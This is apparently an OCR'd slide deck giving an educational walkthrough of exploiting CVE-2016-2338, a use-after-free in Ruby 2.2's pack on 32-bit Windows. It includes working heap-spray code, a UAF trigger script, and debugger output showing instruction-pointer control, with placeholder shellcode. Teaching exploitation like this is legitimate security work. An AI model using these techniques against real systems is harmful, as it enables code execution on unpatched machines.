How to be a “security researcher” in one day or how to hack ruby in one night

CVE 2016-2338 walkthrough

Some quick backstory before we get started with this presentation

Everything i will be talking about what done in one full day(so a night and a day) when i was feeling sick bc of some health issues, withouth any knowledge of ruby

And the reason I’m mentioning this is just to encourage people who are younger than me or as young as me to just go there pick a project and start hacking it no matter what, and that you don’t have to be a genius to produce exploits

Whoami

Security Enthusiast

The kid who got rejected at all job applications, (we were all there)

The kid who got denied at all uni’s he applied

And generally a dude who likes to spend time on twitter(@f00fc7c800)(boo me if you don’t like anything i present here, don’t be shy!)

And finally eternal noob always hungry for knowledge~!

Outline of this talk

Mitigations

Payload delivery technique

- -How strings look internally
- -Small lecture on windows internals

The Vulnerability itself and why it’s not important to know anything aside from the type of vulnerability and size of vulnerable object

Eip Control

Demo

Before we are going to exploit something

Barman bring me the strong shit: Let’s have a shot of mitigations


WET DREAMS ABOUT $EIP CONTROL
ME
HOPE
MY SANITY
MITIGATIONS
imgflip.com

Turns out that there’s no mitigation for that version of ruby

The
moment when
you
find out that

there's
no mitigations
around

```
0:002> !nmod
00400000 00422000 ruby             /SafeSEH OFF            C:\Ruby22\bin\ruby.exe
63f40000 641c0000 msvcrt_ruby220   /SafeSEH OFF            C:\Ruby22\bin\msvcrt-ruby220.dll
6dd40000 6dd4c000 transdb          /SafeSEH OFF            C:\Ruby22\lib\ruby\2.2.0\i386-mingw32\enc\trans\transdb.so
70600000 7060b000 iso_8859_1       /SafeSEH OFF            C:\Ruby22\lib\ruby\2.2.0\i386-mingw32\enc\iso_8859_1.so
70b40000 70b4c000 thread           /SafeSEH OFF            C:\Ruby22\lib\ruby\2.2.0\i386-mingw32\thread.so
71280000 7128c000 encdb            /SafeSEH OFF            C:\Ruby22\lib\ruby\2.2.0\i386-mingw32\enc\encdb.so
```


BUT WAIT IT GETS EVEN BETTER
LIGHTYEAR
32 BIT EVERYWHERE
imgflip.com

If you ever did any windows exploitation, there’s a payload delivery technique that’s called precise heap spray

I GUESS YOU CAN SEE WHERE THIS IS GOING

UAF
AND
OTHER BUGS

32 BIT
PRECISE
HEAP SPRAY

The payload

Now if you’re new to this concepts , i’ll explain it briefly. Please go see corelan’s blog posts in regards to the heap spray methods. Link at the end of the presentation

Basically this methods relies on that fact that we can do arbitrary allocations in the vulnerable binary with contents we control. So we basically look for what’s called a “allocator” primitive.

And since ruby is a programming language…..


The first thing that came in my mind was…


Alaways
strings ?
imgflip.com


First step

Create strings which you can recognise and see how they look in memory

Sample code


C:\Ruby22\bin\ruby.exe
irb(main):001:0> for i in 0...99 do
irb(main):002:1* String.new("VLAD"*400)
irb(main):003:1> end
=> 0...99
irb(main):004:0>
"C:\Ruby22\bin\ruby.exe" "C:\Ruby22\bi
44414c56 44414c56 44414c56 4

This is how they look in memory



Btw if you are wondering how we ended up finding string in such a big project

By asking nicely the debugger, not by reversing :/

So you do this command: s -a 0x0 L?80000000 string_you_search and if you asked nicely , you'll get what you saw in the previous slides.

We can observer that there’s a “pseudo-header“ with most important parts being 02cc1620 indicating from where the string starts, another pointer which points to next chunk(02cc15dc this being the spoken next pointer). This will be relevant for later, if you try to replicate what i did here, you’ll need to do some adjustments(arbitrary offset subtraction) from the final string you try to spray. The final offset depends on how big you make the initial string.


Cool now that we have basically arbitrary string allocator, what’s next?

A bit of windows internals


In windows there’s a thing called va blocks, which is a crucial part for 32bit windows precise heap spraying

These blocks which are basically allocated by virtualalloc api. Now these special type of blocks are allocated only when request size >= 0x7fb00.


Since we can allocate arbitrary strings and we know what size we would like…


VA BLOCKS IN
OLD 32BIT WINDOWS ENV
VA BLOCKS
IN WIN10....
imgflip.com

Sample code #2



And im memory




Why did i choose A there

Well basically it had been a long time since i worked at the exploit, and i don’t have enough patience to edit the size of each string i create in order to make it allocate 0x7fb00. It’s a tedious process in which you have to determine based on the initial string size how much offset you have to add or subtract in order to allocate that size

Cool but now what does this help us? Because what you did up until now was just to allocate some strings of different size

True but here’s the thing, but notice how only the first few bytes of each allocated block are different. The end of each block(0018) is always the same.


It is know and it had been demonstrated , that if we allocate these big strings enough times , we end up allocating a certain specific address we want every time on each machine no matter the version, because if you think about it only the first 4 bytes of each allocations are different each time. With enough time and allocations we can do this!


THIS SEEMS KINDA
SUS
imgflip.com

Sample from final heap spray payload delivery method

```
def spray
        final_payload   = ""
        offset                  = 0xbec
        junk                    = "2020"
        rop                     = "414142424343444445454646474 7"
        shellcode               = "0c0c00c0c0c0c0c0c0c0c0c0c0c0"

        while junk.length < 0x10000
                junk += junk;
        end

        final_payload = junk[0,offset]

        final_payload += rop
        final_payload += shellcode
        final_payload += junk[0,0x10000-offset-rop.length-shellcode.length]


        while final_payload.length < 0x80000
                final_payload += final_payload
        end

        for i in 0...99 do
                $global_array[i] = String.new(final_payload[0,0x7fb00])
        end

        for i in 0...99 do
                $global_array[i] = String.new(final_payload[0,0x7fb00])
        end

        for i in 0...99 do
                $global_array[i] = String.new(final_payload[0,0x7fb00])
        end
end
```

Results


eip=7769000c esp=07f5ff5c ebp=07f5ff88 iopl=0 nv up ei pl zr na pe nc
cs=0023 ss=002b ds=002b es=002b fs=0053 gs=002b efl=00000246
ntdll!DbgBreakPoint:
7769000c cc int 3
0:002> dd 0c0c0c0c
0c0c0c0c 31343134 32343234 33343334 34343434
0c0c0c1c 35343534 36343634 37343734 63306330
0c0c0c2c 30633030 30633063 30633063 30633063
0c0c0c3c 30633063 30633063 30323032 30323032
0c0c0c4c 30323032 30323032 30323032 30323032
0c0c0c5c 30323032 30323032 30323032 30323032
0c0c0c6c 30323032 30323032 30323032 30323032
0c0c0c7c 30323032 30323032 30323032 30323032

Demo

Cool, 50% of the exploit is done already :)

Why is that ?

Because we control the address where we put our payload, so we basically defeated Heap ASLR.

Two we don’t have DEP and ASLR , so it’s a 90’s party

The vulnerability

Cisco talos did a great write-up about the vulnerability, go check that out link at the end of the presentation

We will not dissect the faulty code , because from an attack perspective were not interested

What we only care as an attacker, it’s the type of the crash, and lucky the type of the crash indicated by the talos guys is a UAF

Generally there are two types of UAF you can encounter and we got the type of UAF that gives us control over eip, a calling UAF

And you know what that means


Step
#1
feel sick
step
#2 don't
sleep
all night
step #3
search for
uaf vulns
reported
by talos guys
step
#4 UAF->EIP
CONTROL->$SHELL
imgflip.com

So in order to control $eip, we need to know the size of vulnerable object

And the way i did that..… Was again not “hackery” at all

What i did was take a string of arbitrary length and arbitrary contents, and just adjust the length and contest of it till i got eip….


It ain't much, but it's honest work

But Vlad, where do we replace the object?

Well, to that i say: Marcin was kind enough to indicate us where we might have a change to re-use it, it’s right

There, exactly where #spray placeholder is

```
$a = []
class MyObject
    def to_str
            $a.clear()
            $a = nil
            GC.start
            #spray * spray * spray
            return "TALOS"
    end
end

$a.push(MyObject.new())
$a.push(".")

puts $a.pack("AA")
```

Sample code

```ruby
class MyObject
    def to_str
        $a.clear()
        $a = nil
        #63306330
        x = "TALOS0c0cAAAFFFFFFFFFBB300303030"*800
        GC.start
        for i in 0...99 do
            a = String.new(x*(0x2100))
        end
        return "talos"
    end
end


$a = []

$a.push(MyObject.new())
$a.push(".")

puts $a.pack("AA")
```

Omg! An the result it

```
ModLoad: 70b40000 70b4c000   C:\Ruby22\lib\ruby\2.2.0\i386-mingw32\thread.so
(ab4.6e4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Ruby22\bin\msvcrt-ruby220.dll -
eax=63306330 ebx=00000099 ecx=00549720 edx=00000099 esi=2a502865 edi=029b82d0
eip=640588d4 esp=0028f670 ebp=0028f6a8 iopl=0         nv up ei pl nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010202
msvcrt_ruby220!st_lookup+0x14:
640588d4 ff5004          call    dword ptr [eax+4]    ds:002b:63306334=????????
```

Demo

Cool so the final recipe for our $shell is

Spray the heap with the payload

Replace eip with 0c0c0c0c

Enjoy the shell

The end

Or is it… ?

This feels like here was supposed to be a demo here

True but…

While i was doing the presentation and I was re-experimenting with the exploit i discovered this….

```
size     #blocks     total
ce40001 4 - 33900004  (93.97)
7fb01 63 - 3161163  (5.62)
7ff0 2a - 14fd60  (0.15)
80001 1 - 80001  (0.06)
80000 1 - 80000  (0.06)
18 3a88 - 57cc0  (0.04)
48 5b1 - 199c8  (0.01)
a4 261 - 18624  (0.01)
10000 1 - 10000  (0.01)
14 a9e - d458  (0.01)
1000 9 - 9000  (0.00)
30 2a0 - 7e00  (0.00)
184 46 - 6a18  (0.00)
6401 1 - 6401  (0.00)
10 4e6 - 4e60  (0.00)
90 88 - 4c80  (0.00)
18c 2c - 4410  (0.00)
3e80 1 - 3e80  (0.00)
120 37 - 3de0  (0.00)
d8 45 - 3a38  (0.00)
```

While we can spray the heap and end up allocating 0c0c0c0c we see that above our 0x7fb00 allocation we consume most of the heap memory when we spray to get eip control


Bernie
I am once again asking
for exploit optimisation
imgflip.com

So yeah we have to optimise the exploit

And that is left as an exercise for the reader….

Finally…


That's all Folks!

Aditional sources:

https://www.talosintelligence.com/vulnerability_reports/TALOS-2016-0033

https://www.corelan.be/index.php/2013/02/19/deps-precise-heap-spray-on-firefox-and-ie10/

https://github.com/SpiralBL0CK/CVE-2016-2338-nday

Thank you!

Any questions?